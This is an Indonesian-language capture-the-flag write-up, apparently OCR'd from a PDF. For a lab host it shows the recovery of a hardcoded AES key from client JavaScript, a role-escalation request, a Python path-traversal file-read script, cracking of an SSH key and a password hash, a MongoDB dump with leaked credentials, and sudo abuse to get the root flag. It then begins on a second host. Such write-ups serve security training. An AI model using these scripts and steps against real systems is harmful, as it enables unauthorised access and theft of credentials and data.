SF:"/_next/static/chunks/fra");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /opt/homebrew/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 17 21:39:18 2024 -- 1 IP address (1 host up) scanned in 44.95
seconds
```

Ada website di port 8080



Website ini menggunakan next.js dan memiliki beberapa endpoint berikut

main-ac52e5f1ea1d2a16.js _app-2dc994be628e8682.js _buildManifest.js _ssgManifest.js

```
self.__BUILD_MANIFEST = function(s, e) {
    return {
        __rewrites: {
            afterFiles: [],
            beforeFiles: [],
            fallback: []
        },
        "/": ["static/chunks/pages/index-03fbdb584b8d6b2b.js"],
        "/_error": ["static/chunks/pages/_error-77823ddac6993d35.js"],
        "/login": [s, "static/chunks/pages/login-a9a67ce5e9bf93b5.js"],
        "/register": [e, s, "static/chunks/pages/register-2b9dc3493b26fd57.js"],
        "/role": [e, s, "static/chunks/pages/role-caba2413a4a89530.js"],
        "/servers": [e, "static/chunks/pages/servers-15ea1b897c7866f7.js"],
        sortedPages: ["/", "/_app", "/_error", "/login", "/register", "/role", "/servers"]
    }
}("static/chunks/901-64e86909d350cb2d.js", "static/chunks/162-62cd2dd890dcfa95.js"),
self.__BUILD_MANIFEST_CB && self.__BUILD_MANIFEST_CB();
```

Terdapat enkripsi pada setiap POST data seperti ini

Request

Pretty Raw Hex

```
POST /api/users/login HTTP/1.1
Host: 10.1.2.235:8080
Content-Length: 139
Accept: application/json, text/plain, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/json
Origin: http://10.1.2.235:8080
Referer: http://10.1.2.235:8080/login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "data":
  "8a2deb5d04a7ad6327b88b58132f10fcdff3a02f7de5ed764233f13f39042bf6728
  e7ff836249a0aede1a21313ef436c1cb3320f10ed13de445a69ef032d2e0b"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
ETag: "qp8horze716"
Content-Length: 42
Vary: Accept-Encoding
Date: Fri, 09 Aug 2024 12:26:29 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"false",
  "msg":"Email not found"
}
```

Seringkali enkripsi client side seperti ini menggunakan AES, jadi saya coba untuk cari string yang berkaitan dengan AES pada javascript. Didapati key enkripsi dan juga metodenya

main-ac52e5f1ea1d2a16.js _app-2dc994be628e8682.js _buildManifest.js _ssgManifest.js 901-64e86909d350cb2d.js

```
            return u
        }
    });
    var n = r(2474)
      , i = r.n(n)
      , o = r(1876).Buffer;
    let a = "aes-256-cbc"
      , s = o.from("0123456789abcdef0123456789abcdef0123456789abcdef0123456789abcdef", "hex")
      , f = i().randomBytes(16)
      , u = t=>{
        let e = i().createCipheriv(a, o.from(s), f)
          , r = e.update(t);
        return r = o.concat([r, e.final()]),
        f.toString("hex") + r.toString("hex")
    }
},
```

Kalau dicek dari cyberchef, ternyata ada output rusak di awal json

Recipe

AES Decrypt

Key: 0123456789abcdef… HEX

IV: 0000000000000000… HEX

Mode: CBC | Input: Hex | Output: Raw

Input


```
8a2deb5d04a7ad6327b88b58132f10fcdff3a02f7de5ed764233f13f39042bf6728e7ff836249a0aede1a21313ef436c1cb3320f10ed13de
445a69ef032d2e0b
```

128 1 Raw Bytes LF


Output

```
x~éÓ3sÌÀyGÉV•
••{"email":"adasd@basd.com","password":"asdasd"}
```


Ternyata 16 byte awal merupakan iv random. Sehingga bisa kita cut lalu input ke form IV




Kemudian ketika melakukan enumerasi endpoint untuk API, didapati endpoint unik yakni /api/users/role



Kita bisa melakukan registrasi, login, kemudian mengirimkan data random. Outputnya akan meminta parameter `userId`



Parameter tersebut nampaknya berkaitan dengan value user.id pada header `x-auth-token`



Selanjutnya server meminta parameter `role`. Tapi walaupun sudah di-input parameter tersebut dan di encode, respond server tetap sama

Request

Pretty Raw Hex

```
POST /api/users/role HTTP/1.1
Host: 10.1.2.235:8080
Content-Length: 171
Pragma: no-cache
x-auth-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjp7ImlkIjoiNjZiNDg3MDcxY
2NmODY1YmIzYzYzNzQ0In0sImlhdCI6MTcyMzExMDQzNywiZXhwIjoxNzIzMTE0MDM3fQ.
41k5UVYkN2v7M9RNRubrEZrE5XtpVro1mjXAvDXYk08
Cache-Control: no-cache
Accept: application/json, text/plain, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/json
Origin: http://10.1.2.235:8080
Referer: http://10.1.2.235:8080/login?abc
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "data":
  "0000000000000000000000000000000e3d8bff7115d479dd30f92ebf636ec291eb
  db34720a80bd0b42c10d591d2926f393438ae7eb10f49a184c8f065afeecf928a1bd
  173c7fe1cda688d4eba51bd03"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
ETag: "84tyv7wuv31h"
Content-Length: 53
Vary: Accept-Encoding
Date: Thu, 08 Aug 2024 09:51:40 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"false",
  "msg":"role parameter is required"
}
```

Singkat cerita setelah melakukan enumerasi kembali terhadap javascript, didapati bahwa parameter yang dibutuhkan adalah `newRole`

Selanjutnya tinggal encrypt json data berikut

Lalu kirimkan ke endpoint /api/users/role

Request

Pretty Raw Hex

```
1  POST /api/users/role HTTP/1.1
2  Host: 10.1.2.235:8080
3  Content-Length: 171
4  Pragma: no-cache
5  x-auth-token:
   eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjp7ImlkIjoiNjZiNDg3MDcxY
   2NmODY1YmIzYzYzNzQ0In0sImlhdCI6MTcyMzExMDQzNywiZXhwIjoxNzIzMTE0MDM3fQ.
   41k5UVYkN2v7M9RNRubrEZrE5XtpVro1mjXAvDXYk08
6  Cache-Control: no-cache
7  Accept: application/json, text/plain, */*
8  Accept-Language: en-US
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
   Safari/537.36
10 Content-Type: application/json
11 Origin: http://10.1.2.235:8080
12 Referer: http://10.1.2.235:8080/login?abc
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
16 {
     "data":
     "0000000000000000000000000000000000de90c8361db8834cf5c2d39ce1d231fffb4
     b901fc1f4de5efdfeedc8f60a197f72d8283acd77cc28b0caca1de92bd8f509843c3
     1590c9b97229b6955d0ceb871"
   }
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Content-Type: application/json; charset=utf-8
3  ETag: "10nw0zsx6md1k"
4  Content-Length: 56
5  Vary: Accept-Encoding
6  Date: Thu, 08 Aug 2024 09:56:26 GMT
7  Connection: keep-alive
8  Keep-Alive: timeout=5
9
10 {
     "status":"true",
     "msg":"User role updated successfully"
   }
```

Ketika website dibuka, sekarang ada endpoint baru

Servers

Server Name	IP	Domain Name	Status	Organization Owner	Publish Date	Remarks	Download
vCenter_A	192.168.1.110	vcenter.layanan.go.corp	not active	Data Informasi	8/6/2024	Server down	Download

Singkat cerita, endpoint ini bisa di abuse untuk Local File Read dari path traversal. Format requestnya kurang lebih begini

{data: encryptedData}
Dimana encryptedData ini isinya {filename: encryptedFileName}
Dan encryptedFileName ini isinya nama file yang ingin didownload.

Disini saya membuat script python untuk memudahkan mendownload file.

```python
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from requests import post
import json
from sys import argv

HOST = "http://10.1.2.235:8080"
```


```
EP = "/api/files/download"



def encrypt(data):
    iv = b"\x00"*16
    key =
bytes.fromhex("0123456789abcdef0123456789abcdef0123456789abcdef0123
456789abcdef")
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return (iv+cipher.encrypt(pad(data, 16))).hex()

def encrypt_filename(filename):
    return encrypt(json.dumps({"filename":
encrypt(filename.encode())}).encode())

header = {
    "x-auth-token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjp7ImlkIjoiNjZiNjFjN
DkxY2NmODY1YmIzYzYzNzg4In0sImlhdCI6MTcyMzIxMDgyNSwiZXhwIjoxNzIzMjE0
NDI1fQ.7qTErJyqbBS3AWC5Aw4l9P0H3OtP5UzfoplmlkahzDE",
    "content-type": "application/json"
}
file = argv[1]
data = {"data": encrypt_filename("../../../../../../" + file)}

r = post(HOST + EP, headers=header, json=data)

print(r.text)
```

Diketahui bahwa user saat ini adalah `aptica`


```
beluga@localcat ~/CTF/hacktrace-24/10.1.2.235
$ python3 fileDownload.py /proc/self/environ
LESSOPEN=| /usr/bin/lesspipe %spm_out_log_path=/home/aptica/.pm2/logs/apps-out.logSSH_CLIENT=192.168.133.1 57936 22USER=apticanpm_
config_user_agent=npm/9.2.0 node/v18.19.1 linux x64 workspaces/falserestart_time=0XDG_SESSION_TYPE=ttynpm_node_execpath=/usr/bin/n
odePM2_USAGE=CLISHLVL=1npm_config_noproxy=OLDPWD=/optHOME=/home/apticausername=apticacreated_at=1723012350714PM2_HOME=/home/aptica
/.pm2SSH_TTY=/dev/pts/0npm_package_json=/opt/apps/package.jsonpm_cwd=/opt/appsnode_version=18.19.1version=N/Anamespace=defaultnpm_
```

Saya mencoba untuk download file id_rsa yang ternyata ada juga di `/home/aptica/.ssh/id_rsa`

Disini private key aptica ternyata di-password. Sehingga perlu di crack menggunakan john



Didapati password private keynya adalah 789456123




Selanjutnya saya coba enumerasi menggunakan linpeas. Disini ditemukan credentials untuk mongodb.

```
NEXT_PUBLIC_ENCRYPTION_KEY=0123456789abcdef0123456789abcdef0123456789abc
def0123456789abcdef
NEXT_PUBLIC_ENCRYPTION_IV=abcdefabcdefabcdefabcdefabcdefab
MONGO_URI=mongodb://admin:Admin%23123@127.0.0.1:27017/apps
JWT_SECRET=H4ckerJang@nM3nyer4ng!
```

Disini saya mencoba melakukan port forward dengan ssh, lalu connect ke port mongodb menggunakan script python untuk melakukan dump database.

```python
from pymongo import MongoClient
from urllib.parse import quote_plus

# MongoDB connection details
username = "admin"
password = "Admin#123"
host = "127.0.0.1"
port = 27017

# Construct the MongoDB URI
uri =
f"mongodb://{quote_plus(username)}:{quote_plus(password)}@{host}:{p
ort}/apps"

# Connect to MongoDB
client = MongoClient(uri)

# Specify the database and collection
db = client["apps"]
collection = db["users"]

# Retrieve all documents from the 'users' collection
users = collection.find()

# Print each document
for user in users:
   print(user)
```

Disini didapati hash dari user administrator



Ketika di crack dengan john, didapati password `1234567890`

Selanjutnya login menggunakan `su` . User flag pun didapatkan

```
aptica@pdh:~$ su administrator
Password:
$ bash
administrator@pdh:/home/aptica$ cd ~
administrator@pdh:~$ ls
f  fa  secureCrypt  user.txt
administrator@pdh:~$
```

Disini user `administrator` bisa menjalankan command secureCrypt sebagai root

```
administrator@pdh:~$ sudo -l
Matching Defaults entries for administrator on pdh:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:

User administrator may run the following commands on pdh:
    (ALL) NOPASSWD: /usr/local/bin/secureCrypt
administrator@pdh:~$
```

Singkat cerita saja, secureCrypt ini merupakan binary yang bisa melakukan enkripsi pada file. Ketika di reverse, didapati bahwa binary ini menggunakan enkripsi salsa20. Enkripsi ini bisa kita decrypt asal tau key dan juga nonce.

Keynya sendiri bisa didapatkan ketika reversing binary, sedangkan noncenya ditampilkan ketika binary dijalankan. Disini saya langsung encrypt root flag saja

```
administrator@pdh:~$ sudo /usr/local/bin/secureCrypt /root/root.txt /tmp/root
Secure Encryption for PDH

[+] Nonce: 419b8b8ff1329fcc
[+] File encrypted successfully.
administrator@pdh:~$
```

Setelah tau hexnya, sekarang tinggal input ke solver dibawah

```
administrator@pdh:~$ xxd /tmp/root
00000000: 7a69 1666 61bd 2bcc 54b8 c377 4750 2b2e  zi.fa.+.T..wGP+.
00000010: 8eb3 7e29 c9cb 41aa efad 1ad5 fabe b0dd  ..~)..A.........
00000020: c4                                       .
administrator@pdh:~$
```

```python
from Crypto.Cipher import Salsa20

ct = bytes.fromhex("7a69 1666 61bd 2bcc 54b8 c377 4750 2b2e 8eb3
7e29 c9cb 41aa efad 1ad5 fabe b0dd c4")
secret = b'!S3cure_k3y__f0r__hacktr@c3D4t@!'
cipher = Salsa20.new(key=secret,
nonce=bytes.fromhex("419b8b8ff1329fcc"))
msg = cipher.decrypt(ct)
print(msg.decode())
```

Flag root pun didapatkan

```
beluga@localcat ~/CTF/hacktrace-24/10.1.2.235
$ python3 salsaDec.py
6a847b3eb9c63d9a836d32bc2ffb6afb
```

Moonstone - 10.1.2.232


Nmap result:

```
# Nmap 7.95 scan initiated Sat Aug 17 14:01:31 2024 as: nmap -vvv -p 21,22,80,139,8080
-sC -sV -oN nmap.txt 10.1.2.232
Nmap scan report for moonstone.htr (10.1.2.232)
Host is up, received echo-reply ttl 63 (0.26s latency).
Scanned at 2024-08-17 14:01:32 WIB for 25s

PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 63 vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Jun 26 03:12 2024_04
| drwxr-xr-x    2 0        0            4096 Jun 26 03:11 2024_05
|_drwxr-xr-x    2 0        0            4096 Jul 10 04:23 2024_06
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.18.200.92
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 5
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 5d:6e:88:19:79:c6:18:e2:90:db:98:1e:43:70:46:9b (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCpvOtcE5Db9orLwE6O8EbkTOWwuyphpaxly2Ya
D6WfRsRC+JKMcxF9nqhg3hRQFKyvIcjucqySX1yk7OgFkA2rzr8p/JumAsPZlOeCcV8qinB06
bIb9+QGA2SuM9pdmUToIg+EUsaj/CuporuhWphcekavc93cHmO3w6mWpjqMKiBtua/RKXi5w
i7ddtGBgJCLvLAfxqgcruoCG03vK/z/Eh71Dl6hdOwGaPWWbo63VpmdqCoMhD3HA5l5ykBq7
CS1rOaPcgRU0HCbBDvgV6nfRhOyzca2+9o3hCZnM7KxH3oPHEDSR2zyclYI9vOmIY7lg1J
VhWCO858/VfiIsu1v+FG4m6vEMZaFgiKKApc2Vlr2I2oUPOZskZH8/h1KxoO/Dca7nYhbjgUE
DDRi8KnYsgvK63gcmMnUSs9lYmja6DMVQ5p7L7WpkMrTZf8dGnTbHjKpfswOWsjNII43ku7
mIj5DSUNqq0+BdOV+D+jwEbHFpZCuAeVk/82OWlYrYJU=
|   256 1d:74:da:4f:ba:08:37:a9:87:ef:3a:44:5e:2a:07:8c (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBA1teyGyO0GTf0b+7A
29P/iLtKXflYDIU3faw5fjyYNvDbL2pHLRSBQmKBlszAz7uxZdyTAXAayTVoBLGCJ2NgM=
|   256 17:be:ce:e0:ba:9c:5a:59:65:63:0a:cf:b0:4d:2b:ff (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIA+jel0IqLd5jCAqKtoOYqkTTCvFGs+IHVdH+TCp6Wyx
```


```
80/tcp   open  http        syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Moonstone - Digital Media Agency
| http-methods:
|_  Supported Methods: GET HEAD
139/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 4
8080/tcp open  http        syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: B0A102991E7332643AE57365023C00C8
|_http-title: MoonStone YourSpace
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2024-08-17T06:54:22
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 52687/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 47536/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 22767/udp): CLEAN (Timeout)
|   Check 4 (port 45317/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: -7m25s

Read data files from: /opt/homebrew/bin/../share/nmap
